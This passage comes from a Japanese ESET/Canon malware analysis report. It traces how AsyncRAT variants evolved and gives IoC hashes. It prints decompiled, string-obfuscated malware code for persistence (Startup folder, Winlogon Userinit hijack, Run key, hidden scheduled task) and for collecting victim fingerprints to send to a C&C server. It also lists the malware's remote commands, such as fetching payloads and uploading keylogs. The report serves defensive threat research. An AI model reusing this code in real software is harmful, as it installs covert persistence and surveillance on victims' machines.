


図-21 MSIL/AsyncRAT.Cにおける永続化処理の構成

①スタートアップフォルダ

```
// Token: 0x06000078 RID: 120 RVA: 0x00005D2C File Offset: 0x00003F2C
public static bool AutoRunFolder()
{
    try
    {
        if (!File.Exists(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Startup), Settings.StartUpName)))
        {
            File.WriteAllBytes(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Startup), Settings.StartUpName), Installer.payload);
        }
    }
```

②Winlogonレジストリ

```
// Token: 0x0600007A RID: 122 RVA: 0x00005E40 File Offset: 0x00004040
public static bool UserINIT(string Name)
{
    try
    {
        using (RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFPSKLAPTWARE¥¥MicroPSKLAPsoft¥¥WiPSKLAPndPSKLAPows NT¥
          ¥CuPSKLAPrrentPSKLAPVersPSKLAPion¥¥winlPSKLAPogon".Replace("PSKLAP", ""), true))
        {
            if ((string)registryKey.GetValue("UPSKLAPsPSKLAPeriPSKLAPnit".Replace("PSKLAP", "")) != "C:¥¥WPSKLAPindows¥¥SysPSKLAPtePSKLAPm32¥
              ¥useriniPSKLAPt.ePSKLAPxe,".Replace("PSKLAP", "") + Name)
            {
                registryKey.SetValue("UPSKLAPsePSKLAPriniPSKLAPt".Replace("PSKLAP", ""), "C:PSKLAP¥¥WindowPSKLAPs¥¥System32¥
                  ¥uPSKLAPserinitPSKLAP.exe,".Replace("PSKLAP", "") + Name);
            }
            registryKey.Close();
        }
    }
```

③Runレジストリ

```
// Token: 0x06000076 RID: 118 RVA: 0x00005BCC File Offset: 0x00003DCC
public static bool HKCU(string Name)
{
    try
    {
        using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOPSKLAPFTWAREPSKLAP¥¥MicrPSKLAPosoft¥¥WindoPSKLAPws¥¥PSKLAPCurrentVerPSKLAPsion
          ¥¥RPSKLAPuPSKLAPn".Replace("PSKLAP", ""), true))
        {
            if ((string)registryKey.GetValue(Settings.HKCUNAME) == null || (string)registryKey.GetValue(Settings.HKCU) != Name)
            {
                registryKey.SetValue(Settings.HKCUNAME, Name);
            }
            registryKey.Close();
        }
    }
```

④タスクスケジューラー

```
// Token: 0x0600006F RID: 111 RVA: 0x000056EC File Offset: 0x000038EC
private static void Schtasks(string Path, string Name, int minut)
{
    ProcessStartInfo processStartInfo = new ProcessStartInfo();
    processStartInfo.UseShellExecute = false;
    processStartInfo.CreateNoWindow = true;
    processStartInfo.RedirectStandardOutput = true;
    processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    processStartInfo.FileName = "C78lsM78lsD78lS".ToLower().Replace("78ls", "");
    processStartInfo.Arguments = string.Concat(new string[]
    {
        "/c sch78lst78lsasks /cr78lseat78lse /f /s78lsc minu78lste /m78lso ".Replace("78ls", ""),
        minut.ToString(),
        " /t78lsn ¥"".Replace("78ls", ""),
        Name,
        "¥" /t78lsr ¥"".Replace("78ls", ""),
        Path,
        "¥" & ex78lsit".Replace("78ls", "")
    });
    if (Methods.IsAdmin())
    {
        processStartInfo.Verb = "gmrgmungmas".Replace("gm", "");
    }
    new Process
    {
        StartInfo = processStartInfo
    }.Start();
```

図-22 MSIL/AsyncRAT.Cにおける永続化処理のコード
※RunレジストリはInstaller.HKCUメソッド、タスクスケジューラーはInstaller.Schtasksメソッドを一例として示しています

MSIL/AsyncRAT.AおよびMSIL/AsyncRAT.Cの永続化に関する機能の詳細を、それぞれ表-4と表-5に示します。MSIL/AsyncRAT.AからMSIL/AsyncRAT.Cにかけて、利用する永続化手法の数が増加しているだけでなく、攻撃者のニーズに合わせてより細かな設定ができるようになったことが確認されます。永続化手法だけに着目した場合においても、AsyncRATが機能を進化させている様子がうかがえます。

表-4 MSIL/AsyncRAT.Aの永続化機能の詳細
※設定値を参照している値は{設定値}の形式で表記しています

Runレジストリ(ユーザー権限の場合)	
レジストリキー	HKCU¥Software¥Microsoft¥Windows¥CurrentVersion¥Run
レジストリエントリ	{InstallFile}から拡張子を除いた値
レジストリ値	{InstallFolder}+{InstallFile}

タスクスケジューラー(管理者権限の場合)	
スケジュールタイプ	onlogon
実行レベル	highest
タスク名	{InstallFile}から拡張子を除いた値
実行プログラム	{InstallFolder}+{InstallFile}

表-5 MSIL/AsyncRAT.Cの永続化機能の詳細
※設定値を参照している値は{設定値}の形式で表記しています

スタートアップフォルダ({StartUp}が「true」の場合)	
ディレクトリ	C:¥Users¥<ユーザー名>¥AppData¥Roaming¥Microsoft¥Windows¥Start Menu¥Programs¥Startup
ファイル名	{StartUpName}

Winlogonレジストリ({USERINIT}が「true」の場合)	
レジストリキー	HKLM¥SOFTWARE¥Microsoft¥Windows NT¥CurrentVersion¥winlogon
レジストリエントリ	Userinit
レジストリ値	C:¥Windows¥System32¥userinit.exe, {ServerFolder}+{ServerFile}

Runレジストリ	
{HKCU}が「true」の場合かつ{WatchDog}が「false」の場合	
レジストリキー	HKCU¥Software¥Microsoft¥Windows¥CurrentVersion¥Run
レジストリエントリ	{HKCUNAME}
レジストリ値	{ServerFolder}+{ServerFile}
{HKCU}が「true」の場合かつ{WatchDog}が「true」の場合	
レジストリキー	HKCU¥Software¥Microsoft¥Windows¥CurrentVersion¥Run
レジストリエントリ	{HKCUNAME}
レジストリ値	{WatchDogFolder}+{WatchDogFile}
{HKLM}が「true」の場合かつ{WatchDog}が「false」の場合	
レジストリキー	HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
レジストリエントリ	{HKLMNAME}
レジストリ値	{ServerFolder}+{ServerFile}
{HKLM}が「true」の場合かつ{WatchDog}が「true」の場合	
レジストリキー	HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
レジストリエントリ	{HKLMNAME}
レジストリ値	{WatchDogFolder}+{WatchDogFile}
{Node32}が「true」の場合かつ{WatchDog}が「false」の場合	
レジストリキー	HKLM¥SOFTWARE¥WOW6432Node¥Microsoft¥Windows¥CurrentVersion¥Run
レジストリエントリ	{Node32NAME}
レジストリ値	{ServerFolder}+{ServerFile}
{Node32}が「true」の場合かつ{WatchDog}が「true」の場合	
レジストリキー	HKLM¥SOFTWARE¥WOW6432Node¥Microsoft¥Windows¥CurrentVersion¥Run
レジストリエントリ	{Node32NAME}
レジストリ値	{WatchDogFolder}+{WatchDogFile}

タスクスケジューラー	
{TaskShedulerForServerAutoRun}が「true」の場合	
スケジュールタイプ	onlogon
実行レベル	highest
タスク名	{TaskShedulerForServerAutoRunName}
実行プログラム	{ServerFolder}+{ServerFile}
{TaskShedulerForServerShedule}が「true」の場合	
スケジュールタイプ	minute
実行レベル	1分
タスク名	{TaskShedulerForServerSheduleName}
実行プログラム	{ServerFolder}+{ServerFile}

{TaskShedulerForWatchDogShedule}が「true」の場合	
スケジュールタイプ	minute
実行レベル	3分
タスク名	{TaskShedulerForWatchDogSheduleName}
実行プログラム	{WatchDogFolder}＋{WatchDogFile}

C&Cサーバーに送信されるフィンガープリント

AsyncRATに感染すると、最初に感染端末を識別するための情報（以降、フィンガープリントと表現）を取得して C&Cサーバーに送信します。このフィンガープリントの内容について、MSIL/AsyncRAT.AとMSIL/AsyncRAT.Cで差異が確認されました。図-23はMSIL/AsyncRAT.AおよびMSIL/AsyncRAT.Cにおいてフィンガープリントの情報を生成する処理を示しています。いずれも独自の MessagePackライブラリーを使用して取得したデータを整形し、最後に MsgPack.Encode2Bytesメソッド（GZIP圧縮を行う処理）を用いて変換するという処理の流れは共通ですが、取得するデータに違いがあることが確認されました。

MSIL/AsyncRAT.Aが送信する
フィンガープリント

```
namespace Client.Helper
{
    // Token: 0x02000008 RID: 8
    public static class IdSender
    {
        // Token: 0x0600002F RID: 47 RVA: 0x0000375C File Offset: 0x0000195C
        public static byte[] SendInfo()
        {
            MsgPack msgPack = new MsgPack();
            msgPack.ForcePathObject("Packet").AsString = "ClientInfo";
            msgPack.ForcePathObject("HWID").AsString = Settings.Hwid;
            msgPack.ForcePathObject("User").AsString = Environment.UserName.ToString();
            msgPack.ForcePathObject("OS").AsString = new ComputerInfo().OSFullName.ToString().Replace("Microsoft", null) + " " +
              Environment.Is64BitOperatingSystem.ToString().Replace("True", "64bit").Replace("False", "32bit");
            msgPack.ForcePathObject("Path").AsString = Application.ExecutablePath;
            msgPack.ForcePathObject("Version").AsString = Settings.Version;
            msgPack.ForcePathObject("Admin").AsString = Methods.IsAdmin().ToString().ToLower().Replace("true", "Admin").Replace("false", "User");
            msgPack.ForcePathObject("Performance").AsString = Methods.GetActiveWindowTitle();
            msgPack.ForcePathObject("Pastebin").AsString = Settings.Pastebin;
            msgPack.ForcePathObject("Antivirus").AsString = Methods.Antivirus();
            msgPack.ForcePathObject("Installed").AsString = new FileInfo(Application.ExecutablePath).LastWriteTime.ToUniversalTime().ToString();
            msgPack.ForcePathObject("Pong").AsString = "";
            msgPack.ForcePathObject("Group").AsString = Settings.Group;
            return msgPack.Encode2Bytes();
        }
    }
}
```

MSIL/AsyncRAT.Cが送信する
フィンガープリント

```
namespace Client.Helper
{
    // Token: 0x02000017 RID: 23
    internal class IdSender
    {
        // Token: 0x06000068 RID: 104 RVA: 0x00004A34 File Offset: 0x00002C34
        public static byte[] SendInfo()
        {
            MsgPack msgPack = new MsgPack();
            msgPack.ForcePathObject("HandlePacket").AsString = "ClientInfo";
            msgPack.ForcePathObject("HWID").AsString = Settings.Hwid;
            msgPack.ForcePathObject("User").AsString = Environment.UserName;
            msgPack.ForcePathObject("Pc").AsString = Environment.MachineName.ToString();
            msgPack.ForcePathObject("OS").AsString = Methods.GetWindowsVersion();
            msgPack.ForcePathObject("Camera").AsString = Camera.havecamera();
            msgPack.ForcePathObject("Path").AsString = Process.GetCurrentProcess().MainModule.FileName;
            if (Convert.ToBoolean(Settings.WatchDog))
            {
                msgPack.ForcePathObject("DefenderFile").AsString = Path.Combine(Methods.GetPath(Settings.WatchDogFolder), Settings.WatchDogFile);
            }
            else
            {
                msgPack.ForcePathObject("DefenderFile").AsString = "false";
            }
            msgPack.ForcePathObject("Version").AsString = Settings.Version;
            msgPack.ForcePathObject("Admin").AsString = (Methods.IsAdmin() ? "Admin" : "User");
            msgPack.ForcePathObject("Perfor_mance").AsString = Methods.GetActiveWindowTitle();
            msgPack.ForcePathObject("Anti_virus").AsString = Methods.Antivirus();
            msgPack.ForcePathObject("Install_ed").AsString = new FileInfo(Process.GetCurrentProcess().MainModule.FileName).LastWriteTime.ToUniversalTime
              ().ToString();
            msgPack.ForcePathObject("Pay").AsString = "";
            msgPack.ForcePathObject("Group").AsString = Settings.Group;
            return msgPack.Encode2Bytes();
        }
    }
}
```

図-23 C&Cサーバーに送信するフィンガープリントの情報を生成する処理

MSIL/AsyncRAT.AおよびMSIL/AsyncRAT.Cについて、フィンガープリントとして取得するデータの詳細を表-6に示します。項目の有無に着目すると、「Pc」、「Camera」、「DefenderFile」は MSIL/AsyncRAT.Cで新たに追加されており、「Pastebin」はMSIL/AsyncRAT.Cから削除されています。

表-6 フィンガープリントを構成するデータの内容と亜種ごとの有無
※送信データ項目がMSIL/AsyncRAT.AとMSIL/AsyncRAT.Cで異なる場合、MSIL/AsyncRAT.Cの項目名を括弧書きで表記しています


送信データ項目	検出名A	検出名C	データの説明
Packet(HandlePacket)	○	○	データの種類を判別するための情報(フィンガープリント送信時は「ClientInfo」)
HWID	○	○	設定値「HWID」の値
User	○	○	ユーザー名
Pc	–	○	コンピューター名
OS	○	○	OSに関する情報
Camera	–	○	カメラデバイスの有無
Path	○	○	検体の実行パス
DefenderFile	–	○	設定値「WatchDogFile」のファイルパス
Version	○	○	設定値「Version」の値
Admin	○	○	検体の実行権限に関する情報
Performance(Perfor_mance)	○	○	アクティブウィンドウのタイトル
Pastebin	○	–	設定値「Pastebin」の値
Antivirus(Anti_virus)	○	○	インストールされているウイルス対策ソフトウェアの情報
Installed(Install_ed)	○	○	検体に感染した日時
Pong(Pay)	○	○	C&Cサーバーとの通信状況を表す情報
Group	○	○	設定値「Group」の値

上述したとおり、MSIL/AsyncRAT.Aと MSIL/AsyncRAT.Cでは設定値「HWID」を構成する要素が異なります。MSIL/AsyncRAT.Aはコンピューター名を含む複数の要素から構成されますが、MSIL/AsyncRAT.Cはログインユーザーの SIDのみで構成されています。このような構成の場合、MSIL/AsyncRAT.Cでは、MSIL/AsyncRAT.Aと比較して、項目「HWID」の値が異なる感染端末同士で重複する可能性が高まります。したがって、感染端末をより確実に判別できるようにするために、MSIL/AsyncRAT.Cでは別途「Pc」の項目が追加されているものと推測されます。

C&Cサーバーとの送受信で使用されるコマンド

上述したフィンガープリントの送信以外にも、AsyncRATは C&Cサーバーに対して各種データの送信や、逆に C&Cサーバーからのデータ受信を行います。そして送受信されるデータに応じた処理が実行されます。
AsyncRATは送受信されるデータの種類を判別するために、前述の表-6に示した項目「Packet (HandlePacket)」の値をコマンドとして使用します。例として、コマンドに「savePlugin(save_Plugin)」が指定された場合に実行される処理を図-24に示します。この例では、C&Cサーバーからペイロードを受け取りレジストリへ保存した後、そのペイロードを実行する処理が確認されます。

MSIL/AsyncRAT.A



MSIL/AsyncRAT.C




図-24 C&Cサーバーからデータを受信する場合の処理の一例

MSIL/AsyncRAT.Aおよび MSIL/AsyncRAT.Cで実装されていたコマンドを表 -7に示します。MSIL/AsyncRAT.CではMSIL/AsyncRAT.Aと比較して多くのコマンドが追加されており、機能が強化されていることが確認できます。なかでも「update」コマンドの追加は、ターゲットの環境に合わせた機能の追加やプログラムに不具合が見つかった場合の修正などが可能となり、柔軟性が向上したという点において、特筆すべき強化であると考えられます。

表-7 それぞれの亜種でサポートされているコマンド
※クライアントプログラムから確認できたコマンドを掲載しています

コマンド	検出名A	検出名C	説明
ClientInfo	○	○	フィンガープリントをC&Cサーバーに送信する
pong (Pay)	○	○	C&Cサーバーとの通信状況に関するデータを送信する
plugin	○	–	C&Cサーバーからペイロードを受け取り実行する
savePlugin (save_Plugin)	○	○	C&Cサーバーからペイロードを受け取りレジストリに保存して実行する
update	–	○	起動中のAsyncRATプロセスのバイナリを更新して再起動する
uninstall	–	○	感染永続化の設定を消去して、AsyncRATプログラムを削除する
log_gers	–	○	窃取したキー入力情報をC&Cサーバーに送信する
AddConnect	–	○	接続するC&Cサーバーを追加する
bibleoteka	–	○	「save_Plugin」コマンドでレジストリに保存したペイロードを実行する。 レジストリにデータが無い場合、「sendbibleoteka」コマンドを送信する
exit	–	○	システムプロセスの属性を消去して、AsyncRATプロセスを終了する
restart	–	○	AsyncRATプロセスを再起動する
sendPlugin (sendbibleoteka)	○	○	レジストリにペイロードの登録が無いことをC&Cサーバーに送信する
Ping (Piy)	○	○	アクティブウィンドウのタイトルをC&Cサーバーに送信する
Error	○	○	エラーメッセージをC&Cサーバーに送信する
Received	○	○	C&Cサーバーから受け取ったペイロードを実行した際に、実行完了した ことを知らせる目的でC&Cサーバーに送信する

まとめ

本レポートでは、ESET製品において「MSIL/AsyncRAT」として検出される検体の解析を行いました。最初にGitHubで公開されているオリジナルのAsyncRAT (MSIL/AsyncRAT.A) を基に、そこから機能が強化されたMSIL/AsyncRAT.C、さらに難読化が施されたMSIL/AsyncRAT.Eといった亜種の存在を確認しました。

MSIL/AsyncRAT.Aは、オープンソースとして公開されており容易に入手できることから、MSIL/AsyncRATの中でも検出数が最も多い傾向は、今後も変わらないと考えられます。その一方で、MSIL/AsyncRAT.Aから改変が加えられた亜種が検出された場合には、技術力の高い攻撃者が高度なサイバー攻撃を計画あるいは実行している兆候と捉えることができます。そのため最新のサイバー攻撃活動をいち早く察知するために、マルウェアの亜種に関する動向を把握するよう心がけてください。

表-8 各MSIL/AsyncRATのIoC情報

MSIL/AsyncRAT.AのSHA256ハッシュ
ff80cf6443cd7132d458d2e78421e011f24698057988ce0c3997e75b1ae31075
835b4a7b83779ee22c631a8534bf32e2a3ecc664cba9a461bca3d660adeb298a
39f44b6cc3885178d1b632263c0c08f1371c49f7baeb7dd22cff2702f580ee44
031a9cd4de953a8c5e7aaa717f1d322968e65f596fd3831edcc8646414b7b0ce
7d0b48a87b221ac93ba4746f30ae4f2231e468e0aaa0bff7fc6baf851dd2c4eb
536659b1f4b38b84e157db0c03c9be0a30372d55e9d1734bad535e1713e47d3a
0440617220a47a0b390cbfa4ee3249c9f4cbaaa4a93bdf0f83a1ed243f1a5f7a

MSIL/AsyncRAT.BのSHA256ハッシュ
a126c1f00fcecac51b49b07791aea59e094f737da65cfafdcd0ae6f4f4b4654b
00c41eaf016f59bd51637231f5648a1af81c5ab88695ff0d9e28c22d6a13eca4
02709e23ccf32ab403ef3683ad155bc1c76489f423e6e2f24f267b63546cd92b
a1f2084c0a1f899bcb099f2792f3d686614c4f659a1c390faa5f760a925958a2
91fb0624a146954a505ca4f336bf7ab48da5e88909f4db6635b4f6092bb2aebe
09d06bcbf6c612e877783a7f50f1792255e674d2bcce227be8ed30fcea0a113a
4378a0e3520486e5f1f723dd1847393b23235516fec7c72c38ffc093f0868aa9
4019b8862093edcaf8cfe260b576121b0ff3589dc5f751196c06f284f4afcf49
cefb3df18c3881ba546e3ac9cbf7422f55a6dfc03081511d94d8db6a1866948e
758c471278477170db455884b9d7020e39b37e1addae28ae262182fb3d549ab8
7be7fd334003545e137d718c35f6a59ab1140fa3f789a6993e5cc241968486e2
67ec6405589d9577b26d276e56b0d022417b9be5dc2ffc49d9483c11bfca5e10
0bda83f58d51d336e2b4477fae9629780fe6a2f478103317834aabb95678665b
a483e8132d6e916e68f76746bae36ba363e2726dedec9270708e0904b720e4b7
b29915ba94d35e9c940d2dbf97225ad3b05f59e6df38266eb65cb1b1cc975a10

MSIL/AsyncRAT.CのSHA256ハッシュ
f31f1dc4fe842fb76399ca0c1f27a8965fda824e0abd6bce65efa9a425a546b2
6bdba4329d2deaf254986712580dace2bb1ac434155f832f90e2172dd05de9d9
d5b51ad0e7b3eed9aea6935d633529f87852d1702137dd7695df23fc2054eaa9
cf7758b2af49b6225dc3f9f59e131dda7353b3e56f5ae8ff4669c02147b185f1

MSIL/AsyncRAT.EのSHA256ハッシュ
9fab3bfacfb7d95bb4684add9bb169f5a68450738665f68c430d48d10bcd2f71
6de40261f00389058dedaace0584e48cccd12f4cf1edfb698db9b3b0071a4654

1 Quasar Familyによる攻撃活動 - JPCERT/CC Eyes | JPCERTコーディネーションセンター
https://blogs.jpcert.or.jp/ja/2020/12/quasar-family.html

2 AsyncRATの正体を暴く:フォークの迷宮を抜け出す | ESET
https://www.welivesecurity.com/en/eset-research/unmasking-asyncrat-navigating-labyrinth-forks/

3 dnSpy | GitHub
https://github.com/dnSpy/dnSpy

4 Microsoft Learn | マルウェア対策スキャン インターフェイス (AMSI) - Win32 apps
https://learn.microsoft.com/ja-jp/windows/win32/amsi/antimalware-scan-interface-portal

5 Microsoft Learn | Windows のイベント トレース (ETW) - Windows drivers
https://learn.microsoft.com/ja-jp/windows-hardware/drivers/devtest/about-event-tracing-for-drivers

多くのRATマルウェア亜種を生み出すAsyncRATの機能変遷を紐解く

編集・発行　キヤノンマーケティングジャパン株式会社

Canon キヤノンマーケティングジャパン株式会社

〒108-8011　東京都港区港南2-16-6 CANON S TOWER　　TEL. 03-6701-3452

MRA2605CMJ_PDF